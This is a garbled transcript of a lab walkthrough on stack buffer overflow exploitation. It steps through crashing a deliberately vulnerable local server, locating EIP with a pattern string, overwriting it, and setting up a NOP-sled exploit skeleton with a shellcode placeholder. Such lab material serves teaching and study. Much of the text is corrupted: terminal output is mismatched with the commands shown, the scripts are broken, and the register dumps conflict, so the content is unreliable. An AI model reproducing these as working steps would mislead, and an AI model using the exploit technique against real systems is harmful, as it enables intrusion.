Here is the message: Bonjour
```

In the background, a Firefox browser window is open, showing a dark-themed interface with several tabs and icons.

Stopping the Client (and the Server)

In the Terminal window, running "nc", press Ctrl+C. This stops both the client and the server.

Viewing the Source Code

In the SERVER WINDOW, execute these commands:

- `gdb p4-server`
- `list`

Kali V - VMware Workstation

File Edit View VM Jobs Help

Library Type here to search

My Computer

- Android
- V2016
- V2019
- V2020
- UV
- ParrotV
- MetalinuxV
- Kali V

Home kali@kali:~

File Actions Edit View Help

kali@kali:~/Downloads kali@kali:~

```
[kali@kali:~/Downloads]
$ curl https://samsclass.info/127/proj/p4-server.c > p4-server.c
% Total % Received % Xferd Average Speed Time Time Current
100 1872 100 1872 0 0 3226 0 --:-- --:-- --:-- 3227
[kali@kali:~/Downloads]
$ curl https://samsclass.info/127/proj/p4-server > p4-server
% Total % Received % Xferd Average Speed Time Time Current
100 9108 100 9108 0 0 15707 0 --:-- --:-- --:-- 15708
[kali@kali:~/Downloads]
$ chmod a+x p4-server
[kali@kali:~/Downloads]
$ ./p4-server
Here is the message: Bonjour
Here is the message:
[kali@kali:~/Downloads]
$ ./p4-server
GNU gdb (GDB) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from p4-server...
(gdb) list
15
16 void error const char *msg
17 {
18     perror(msg);
19     exit(1);
20 }
21
22 int main int argc, char *argv[]
23 {
24     int sockfd, newsockfd, portno;
(gdb) 
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Kali V - VMware Workstation

File Edit View VM Tabs Help

Library Type here to search

My Computer

- Android
- V2016
- V2019
- V2020
- UV
- ParrotV
- MetalinuxV
- Kali V

Home kali@kali:~

File Actions Edit View Help

kali@kali:~/Downloads kali@kali:~

```
[kali@kali:~/Downloads]
100 9108 100 9108 0 0 15707 0 --:-- --:-- --:-- 15708
[kali@kali:~/Downloads]
$ chmod a+x p4-server
[kali@kali:~/Downloads]
$ ./p4-server
Here is the message: Bonjour
Here is the message:
[kali@kali:~/Downloads]
$ ./p4-server
GNU gdb (GDB) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from p4-server...
(gdb) list
10
11
12 int copier(char *str)
13 {
14     char buffer[1024];
15     strcpy(buffer, str);
16
17     void error const char *msg
18     {
19         perror(msg);
20         exit(1);
21     }
22
23     int sockfd, newsockfd, portno;
(gdb) list 11, 20
11
12 int copier(char *str)
13 {
14     char buffer[1024];
15     strcpy(buffer, str);
16
17     void error const char *msg
18     {
19         perror(msg);
20         exit(1);
21     }
22
23     int sockfd, newsockfd, portno;
(gdb) 
```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Making a DoS Exploit

A simple DoS exploit is a string of "A" characters 1100 characters long.
In a Terminal window, execute this command:

nano p4-b1

Enter this code:



Execute these commands to create the exploit file:

- **chmod a+x p4-b1**
- **./p4-b1 > p4-e1**
- **ls -l p4-e1**

A screenshot of a Kali Linux virtual machine in VMware Workstation. The terminal window shows the execution of the following commands:

```
$ nano p4-b1
$ chmod a+x p4-b1
$ ./p4-b1 > p4-e1
File "/home/kali/Downloads./p4-b1", line 2
print "A" * 1100
          ^
SyntaxError: Missing parentheses in call to 'print'. Did you mean print(...)?
$ nano p4-b1
$ chmod a+x p4-b1
$ ./p4-b1 > p4-e1
$ ls -l p4-e1
-rw-r--r-- 1 kali kali 1101 Sep 29 22:49 p4-e1
```

The status bar at the bottom of the screen indicates "To direct input to this VM, move the mouse pointer inside or press Ctrl+G.".

Performing the DoS Attack



In the SERVER WINDOW, execute this command to restart the server:

./p4-server

The server is listening on TCP port 4001.

In the CLIENT WINDOW, execute this command to send the exploit to the server:

nc 127.0.0.1 4001 < p4-e1




Locating the EIP

In a Terminal window, execute this command:

nano p4-b2


Enter this code:



```
#!/usr/bin/python
prefix = '*' * 1000
pattern = ''
for i in range(0, 5):
    for j in range(0, 10):
        pattern += str(i) + str(j)
print(prefix + pattern)
```

Execute these commands to create the exploit file:

- **chmod a+x p4-b2**
- **./p4-b2 > p4-e2**
- **ls -l p4-e2**
- **cat p4-e2**



```
[kali㉿kali:~/Downloads]$ nano p4-b2
[kali㉿kali:~/Downloads]$ chmod a+x p4-b2
[kali㉿kali:~/Downloads]$ ./p4-b2 > p4-e2
File "/home/kali/Downloads//p4-b2", line 6
    pattern += str(i) + str(j)
^
IndentationError: expected an indented block after 'for' statement on line 5
[kali㉿kali:~/Downloads]$ nano p4-b2
[kali㉿kali:~/Downloads]$ chmod a+x p4-b2
[kali㉿kali:~/Downloads]$ ./p4-b2 > p4-e2
[kali㉿kali:~/Downloads]$ ls -l p4-e2
-rw-r--r-- 1 kali kali 1181 Sep 29 22:54 p4-e2
[kali㉿kali:~/Downloads]$ cat p4-e2
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
050607080891011213141516171819202122324252627282938313233435363738394041424344546474849
```


Debugging the Server

In the SERVER WINDOW, execute these commands to run the server in the gdb debugging environment:

- **gdb p4-server**
- **run**

In the CLIENT WINDOW, type this command to send the exploit to the server, but don't press Enter yet:

```
nc 127.0.0.1 4001 < p4-e2
```



The screenshot shows a terminal window titled "Kali V - VMware Workstation". The terminal is running a shell session on a Kali Linux VM. The user has typed the command "nc 127.0.0.1 4001 < p4-e2" and is awaiting input. The terminal displays the output of the "gdb p4-server" command, which starts the GDB debugger on the p4-server binary. The debugger shows the program received a SIGSEGV signal due to a segmentation fault at address 0x3031011 in the main function. The terminal window is part of a desktop environment with icons for various applications like StartX, Nautilus, Dash, and the terminal itself.

```
Kali@kali:~/Downloads$ ./p4-server
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change it and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for more information.
For bug reports, instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

Program received signal SIGSEGV, Segmentation Fault.
0x3031011 in ?? ()
(gdb)
```

```

File Actions Edit View Help
kali@kali:~/Downloads x kali@kali:~/Downloads x
[~] kali@kali:~/Downloads]
$ chmod a+x p4-e2
[~] kali@kali:~/Downloads]
$ ./p4-e2 > p4-e2
[~] kali@kali:~/Downloads]
$ ls -l p4-e2
-rw-r--r-- 1 kali kali 1101 Sep 29 22:54 p4-e2
[~] kali@kali:~/Downloads]
$ cat p4-e2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<https://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from p4-server ...
(gdb) run
(gdb)

[~] kali@kali:~/Downloads]
$ nc 127.0.0.1 4001 > p4-e2
(UNKNOWN) [127.0.0.1] 4001 (?) : Connection refused
[~] kali@kali:~/Downloads]
$ nc 127.0.0.1 4001 > p4-e2
(UNKNOWN) [127.0.0.1] 4001 (?) : Connection refused
[~] kali@kali:~/Downloads]
$ nc 127.0.0.1 4001 > p4-e2
Welcome to my server! Type in a message!

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

info registers

```

File Actions Edit View Help
kali@kali:~/Downloads x kali@kali:~/Downloads x
[~] kali@kali:~/Downloads]
$ ./p4-e2
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<https://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from p4-server ...
(gdb) run
Starting program: /home/kali/Downloads/p4-server
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401000 in main () (gdb) info registers
eax            0xfffffa7d0          -22576
ecx            0xffffffff40          -15276
edx            0xffffffff10          -15484
ebx            0x07e10df4          -198192012
esp            0xfffffabe0          0xfffffabe0
ebp            0x37313831          0x37313831
esi            0x00000000          0
edi            0x7ff7fcba0          -134231136
eip            0x39313831          [0x39313831]
eflags          0x00000002          [0x00000002 SF IF RF ]
cs             0x23              35
ss             0x2b              43
ds             0x2b              43
es             0x20              32
fs             0x0               0
gs             0x63              99
(gdb)

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Targeting the EIP

In the SERVER WINDOW, execute this command:

nano p4-b3

Enter this code:

A screenshot of a Kali Linux VM in VMware Workstation. The terminal window shows assembly code for a exploit payload:

```
#!/usr/bin/python
prefix = 'A' * 1000
padding1 = '000102030405060708091011121314151617'
eip = '\x41\x41\x41\x41\x41\x41'
padding2 = 'X' * (1100 - len(padding1) - 4)
print(prefix + padding1 + eip + padding2)
```

The Firefox browser window is open to a dark-themed page.

A screenshot of a Kali Linux VM in VMware Workstation. The terminal window shows the following commands being run:

```
[kali㉿kali:~/Downloads]$ nano p4-b3
[kali㉿kali:~/Downloads]$ chmod a+x p4-b3
[kali㉿kali:~/Downloads]$ ./p4-b3 > p4-e3
[kali㉿kali:~/Downloads]$ ls -l p4-e3
-rw-r--r-- 1 kali kali 1101 Sep 29 23:02 p4-e3
[kali㉿kali:~/Downloads]$ cat p4-e3
```

The terminal then displays a large amount of the letter 'A' character, indicating the creation of a buffer overflow payload.

Debugging the Server

```

kali@kali:~/Downloads
```

GDB 13.2-13 x86_2

copyright (C) 2023 Free Software Foundation, Inc.

Licence GPLv3+ <http://gnu.org/licenses/gpl.html>

This is free software: you are free to change and redistribute it.

There is NO WARRANTY, to the extent permitted by law.

Type "show copying" and "show warranty" for details.

This GDB was configured as "x86_64-linux-gnu".

Type "show configuration" for configuration details.

For bug reporting instructions, please see:

<https://www.gnu.org/software/gdb/bugs/>.

Find the GDB manual and other documentation resources online at:

<https://www.gnu.org/software/gdb/documentation/>.

For help, type "help".

Type "info registers" to search for commands related to "word" ...

Reading symbols from p4-server...

(gdb) run

Starting program: /home/kali/Downloads/p4-server

[Thread debugging using libthread_db enabled]

Using host libthread_db library /usr/lib/x86_64-linux-gnu/libthread_db.so.1.

Program received signal SIGSEGV, Segmentation fault.

Missing symbols in m ()

(gdb) info registers

Register	Value
rax	0xffffffff7d0
rcx	0xfffffc440
rdx	0xfffffac14
rbx	0xfffffa0f4
rsp	0xfffffa0b0
rbp	0x37313631
rsi	0x80488d0
rdi	0x10282
rip	0x41433241
eflags	0x10282 [SF IF RF]
cs	0x23
ss	0x20
ds	0x2b
es	0x2b
fs	0x0
gs	0x63

(gdb)

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Preparing to Insert Shellcode

```

kali@kali:~/Downloads
```

GNU nano 2.1

```

# Exploit for p4-b4
# INSERT SHELLCODE HERE
prefix = 'A' * (1036 - 200 - len(buf))
nop sled = '\x43'*200
eip = '\x43\x43\x43\x43\x43\x43'
padding = 'X' * (1100 - 1036 - 4)
print(prefix + nop sled + buf + eip + padding)
```

